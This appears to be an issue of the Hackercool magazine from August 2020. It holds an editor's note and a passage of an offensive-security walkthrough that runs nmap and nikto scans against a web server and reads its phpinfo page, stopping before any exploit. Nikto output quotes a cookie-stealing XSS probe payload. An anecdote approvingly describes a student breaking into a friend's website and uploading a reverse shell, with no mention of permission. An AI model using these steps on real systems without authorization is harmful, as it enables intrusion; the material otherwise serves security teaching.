Simplifying cyber security since 2016

Hackercool

August 2020 Edition 3 Issue 8 A Unique Cyber Security Magazine

HACKING A TARGET ON ANOTHER NETWORK WITH YOUR ATTACKER SYSTEM BEHIND A ROUTER

PRIVATE BROWSING : WHAT IT DOES AND WHAT IT DOESN'T

TOOL OF THE MONTH : LINUX SMART ENUMERATION

..with all other regular Features

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Hello aspiring ethical hackers. Hoping you are all awesome and safe. We are releasing our August 2020 Issue with lot of excitement. Since our May 2020 Issue, Our readers have been learning about hacking in different Real World Sc-enarios. In our May 2020 Issue, we covered a real world scenario where a web server is behind the router with port 80 accessible to external network. In our June 2020 Issue we covered a real world scenario which involves lateral movement over the hacked network. In our July 2020 Issue, we have covered how a simple router mis configuration can expose the internal network to the internet and can be hacked.

In this Issue, our readers will see a most common real world scenario. Many a times we find our attacker system behind a router. So in this month's RWHS, we will place the attacker system behind a router in a LAN and hack a system that is on a different network (internet). It is very simple to configure a reverse shell when while both attacker and target system are on the same netw-ork but when the target is on a different network and the attacker system is behind a router, configuration changes. This is one of our favorite scenario as many of the cyber security students have this doubt as how to hack when they are behind a router.

With this scenario, we will be covering full circle some of the most common real world scenarios. We will be moving over to other scenarios from the next Issue. Apart from this, other regular features are present. We are sure our readers will like this Issue. That's all we have for now. Until the next issue, Good Bye.Thank You. Stay Home, Stay Safe.

c.k.chakravarthi

"A HACKER IS SOMEONE WHO USES A COMBINATION OF HIGH-TECH CYBERTOOLS AND SOCIAL ENGINEERING TO GAIN ILLICIT ACCESS TO SOMEONE ELSE'S DATA."
- JOHN MCAFEE

INSIDE

See what our Hackercool Magazine August 2020 Issue has in store for you.

WHEN ATTACKER SYSTEM IS BEHIND A ROUTER

REAL WORLD HACKING SCENARIO

Sunil was learning ethical hacking in Hackercool Cybersecuity Institute. As he got free time, he was practicing the concepts he learnt in the class at home. He had a good WIFI connection at home. As part of the practice, he was testing his friend's web site for any vulnerabilities. After two days, he found a way into his friend's website. Af -ter getting access, he uploaded a reverse shell on the target website and started a listener on his laptop. However no matter how many times he tried, he was unable to get a reverse shell. He was frustrated as to why the reverse shell that worked so smo-othly for his trainer in the LAB was not working for him at his home. He googled and found many solved CTF challenges using the reverse shell flawlessly. The next day, he went to the institute at the opening time and waited for his trainer to come. His trai-ner explained to him as to why his reverse shell was working in lab and failed to work in his home. Sunil went back and tried what his trainer told him. He was very happy when his reverse shell worked this time.

What works in a prototype does not work in real world app sometimes. Similarly what works in a practice lab may not work in Real World networks. Most of the institu -tes teach ethical hacking with both attacker and victim system on the same network whereas it is not the case in Real life. This scenario is just one of those scenarios where the attacker system is behind a router.

Hi, I'm Hackercool. Today I am gonna show you a scenario where our attacker system is beh -ind a router and obviously the target is on another network. My router is an ipfire router with RED+GREEN configuration and the administrator credentials are "admin:iloveyou" . Just like any common router configuration, this configuration allows all the devices in the LAN to acce ss internet while protecting them from external connections. Needless to say, my attacker machine is Kali Linux. Let me check the internal IP address of my machine.

```
kali@kali:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 10
00
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group defau
lt qlen 1000
    link/ether 08:00:27:65:58:cd brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group defau
lt qlen 1000
    link/ether 08:00:27:52:48:e1 brd ff:ff:ff:ff:ff:ff
    inet 192.168.66.6/24 brd 192.168.66.255 scope global dynamic noprefixroute eth1
       valid_lft 1915sec preferred_lft 1915sec
    inet6 fe80::a00:27ff:fe52:48e1/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```


The IP of my machine is 192.168.66.6. I am interested in one target IP 172.28.12.22. I chang -ed the /etc/hosts as following before I start the hack.

```
 GNU nano 4.9.2                        /etc/hosts                        Modified
127.0.0.1       localhost
127.0.1.1       kali
172.28.128.22   typo.local
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

I perform a Nmap scan on the target.


```
kali@kali:~$ nmap -sV 172.28.128.22
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-27 10:48 EDT
Nmap scan report for 172.28.128.22
Host is up (0.011s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.38 ((Debian))
8000/tcp open  http    Apache httpd 2.4.38
8080/tcp open  http    Apache httpd 2.4.38 ((Debian))
8081/tcp open  http    Apache httpd 2.4.38 ((Debian))
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 32.64 seconds
kali@kali:~$
```

There are four web services running on ports 80,8000,8080 and 8081 along with a SSH serv
-er on the target. I opened all these webpages in the browser.




The website on port 80 is displaying a simple text "HELLO User!".

It seems the site on port 8000 is also being redirected there.



The site on port 8080 is displaying a plain page.



The site running on port 8081 is displaying a simple text "HELLO". Are these rabbit holes? I need to run nikto on all the four ports.

```
kali@kali:~$ nikto -h 172.28.128.22
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          172.28.128.22
+ Target Hostname:    172.28.128.22
+ Target Port:        80
+ Start Time:         2020-08-27 10:55:38 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.38 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to p
rotect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render
 the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7914 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:           2020-08-27 11:01:08 (GMT-4) (330 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Running nikto on port 80 gave me nothing.

```
kali@kali:~$ nikto -h 172.28.128.22:8000
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          172.28.128.22
+ Target Hostname:    172.28.128.22
+ Target Port:        8000
+ Start Time:         2020-08-27 10:59:29 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.38 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to p
rotect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render
 the content of the site in a different fashion to the MIME type
+ Root page / redirects to: http://typo.local
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /modules.php?letter=%22%3E%3Cimg%20src=javascript:alert(document.cookie);%3E&op=modload
&name=Members_List&file=index: Post Nuke 0.7.2.3-Phoenix is vulnerable to Cross Site Scri
pting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ 7917 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:           2020-08-27 11:01:13 (GMT-4) (104 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Running nikto on port 8000 confirmed that this was redirecting to http://typo.local. Nikto also caught a xss vulnerability. I am not a big fan of XSS so I decided to move further by scanning port 8080 and 8081.

```
kali@kali:~$ nikto -h 172.28.128.22:8080
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          172.28.128.22
+ Target Hostname:    172.28.128.22
+ Target Port:        8080
+ Start Time:         2020-08-27 11:03:32 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.38 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to p
rotect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render
 the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was
found. This gives a lot of system information.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7917 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2020-08-27 11:05:01 (GMT-4) (89 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Running nikto on port 8080 detected a phpinfo.php file.

```
^Ckali@kali:~$ nikto -h 172.28.128.22:8081
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          172.28.128.22
+ Target Hostname:    172.28.128.22
+ Target Port:        8081
+ Start Time:         2020-08-27 11:01:28 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.38 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to p
rotect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render
 the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD
+ Uncommon header 'x-ob_mode' found, with contents: 1
+ Cookie goto created without the httponly flag
+ Cookie back created without the httponly flag
+ OSVDB-3092: /phpmyadmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and shou
ld be protected or limited to authorized hosts.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpmyadmin/README: phpMyAdmin is for managing MySQL databases, and should
be protected or limited to authorized hosts.
```


..and it detected phpmyadmin on port 8081. Let me check the phpinfo.php file first.

Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/15-xml.ini, /etc/php/7.3/apache2/conf.d/20-calendar.ini, /etc/php/7.3/apache2/conf.d/20-ctype.ini, /etc/php/7.3/apache2/conf.d/20-curl.ini, /etc/php/7.3/apache2/conf.d/20-dom.ini, /etc/php/7.3/apache2/conf.d/20-exif.ini, /etc/php/7.3/apache2/conf.d/20-fileinfo.ini, /etc/php/7.3/apache2/conf.d/20-ftp.ini, /etc/php/7.3/apache2/conf.d/20-gd.ini, /etc/php/7.3/apache2/conf.d/20-gettext.ini, /etc/php/7.3/apache2/conf.d/20-iconv.ini, /etc/php/7.3/apache2/conf.d/20-intl.ini, /etc/php/7.3/apache2/conf.d/20-json.ini, /etc/php/7.3/apache2/conf.d/20-ldap.ini, /etc/php/7.3/apache2/conf.d/20-mbstring.ini, /etc/php/7.3/apache2/conf.d/20-mysqli.ini, /etc/php/7.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.3/apache2/conf.d/20-phar.ini, /etc/php/7.3/apache2/conf.d/20-posix.ini, /etc/php/7.3/apache2/conf.d/20-readline.ini, /etc/php/7.3/apache2/conf.d/20-shmop.ini, /etc/php/7.3/apache2/conf.d/20-simplexml.ini, /etc/php/7.3/apache2/conf.d/20-soap.ini, /etc/php/7.3/apache2/conf.d/20-sockets.ini, /etc/php/7.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.3/apache2/conf.d/20-sysvsem.ini, /etc/php/7.3/apache2/conf.d/20-sysvshm.ini, /etc/php/7.3/apache2/conf.d/20-tokenizer.ini, /etc/php/7.3/apache2/conf.d/20-wddx.ini, /etc/php/7.3/apache2/conf.d/20-xmlreader.ini, /etc/php/7.3/apache2/conf.d/20-xmlrpc.ini,
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS
PHP Extension Build	API20180731,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.3.14, Copyright (c) 1998-2018 Zend Technologies
with Zend OPcache v7.3.14-1~deb10u1, Copyright (c) 1999-2018, by Zend Technologies

zend engine

Lots of information but first let me check the phpmyadmin. As you already know, Php myadm -in is used to manage databases and database means credentials.

